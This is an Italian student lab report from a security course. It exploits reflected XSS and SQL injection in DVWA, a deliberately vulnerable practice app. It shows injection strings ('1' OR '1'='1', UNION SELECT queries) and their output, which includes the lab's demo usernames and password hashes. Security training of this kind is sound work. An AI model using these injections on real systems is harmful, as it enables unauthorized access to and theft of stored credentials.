

LABORATORIO EPICODE

Traccia: Esercizio Traccia Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante).

Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW».

Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica.



La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected.
- SQL Injection (non blind).

1. XSS reflected


Il **cross-site scripting (XSS)** è una vulnerabilità informatica che affligge siti web dinamici che impiegano un insufficiente controllo dell'input nei form. Un XSS permette a un cracker di inserire o eseguire codice **lato client** al fine di attuare un insieme variegato di attacchi quali, ad esempio, raccolta, manipolazione e reindirizzamento di informazioni riservate, visualizzazione e modifica di dati presenti sui server, alterazione del comportamento dinamico delle pagine web, ecc.

Andiamo nella pagina della DVWA nella sezione XSS reflected per settare il livello Low



Successivamente proviamo ad inserire uno script che crei un popup per verificare il riflesso immediato dello XSS reflected

Inviando la richiesta cliccando su Submit e subito notiamo l'elaborazione del popup




Si denota chiaramente la vulnerabilità XSS reflected in quanto, inserendo un semplice script, siamo riusciti a sfruttare la risposta immediata del XSS nel form creando un semplice popup.

2. SQL Injection

Nella sicurezza informatica **SQL injection** è una tecnica di *command injection*, usata per attaccare applicazioni che gestiscono dati attraverso database relazionali sfruttando il linguaggio SQL. Il mancato controllo dell'input dell'utente permette di inserire artificialmente delle stringhe di codice SQL che saranno eseguite dall'applicazione server: grazie a questo meccanismo è possibile far eseguire comandi SQL, anche molto complessi, dall'alterazione dei dati (es. creazione di nuovi utenti) al download completo dei contenuti nel database.

Andiamo nella pagina della DVWA nella sezione SQL Injection per settare il livello Low



Proviamo ad inserire un carattere qualsiasi tipo “ ‘ “ per capire se il Database dà o meno risultati ed infatti stampa un errore, da questo si evince che è possibile inserire le Keyword più adatte per ottenere dei risultati

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''

Proviamo ad inserire 1 per capire cosa ci risponde il Database ed ecco che già possiamo notare il primo risultato della tabella

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Continuiamo a provare in ordine cronologico fino a scoprire che esistono 5 risultati per questa tabella

Vulnerability: SQL Injection

User ID:

ID: 2
First name: Gordon
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Infatti provando ad inserire la variabile booleana OR ed implementare la condizione sempre vera:

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More info


Questo ci fa capire che la struttura della query del DB è all'incirca

SELECT First name, Surname FROM Table WHERE id = variabile

Ipotizzando che la tabella degli utenti si chiami users, useremo una query

1' UNION SELECT Null, Null, FROM users#

Il risultato ci fa capire che il nome ipotizzato è quello giusto, avendo come esito non solo l'id 1 ma anche un firstname e un surname equivalenti a 0



Vulnerability: SQL Injection

User ID:


```
ID: 1' UNION SELECT Null, Null FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT Null, Null FROM users#
First name:
Surname:
```

Arrivati a questo punto, sappiamo il nome della tabella e il numero di parametri richiesti dalla query del DB, ovvero 2.

Provando di nuovo con una query UNION SELECT tentiamo di risalire a Username e Password associata.

Il risultato è positivo in quanto ci vengono restituite le password in valori HASH che è il metodo di cifratura della password nei database.



DVWA

Vulnerability: SQL Injection

User ID:

```
ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```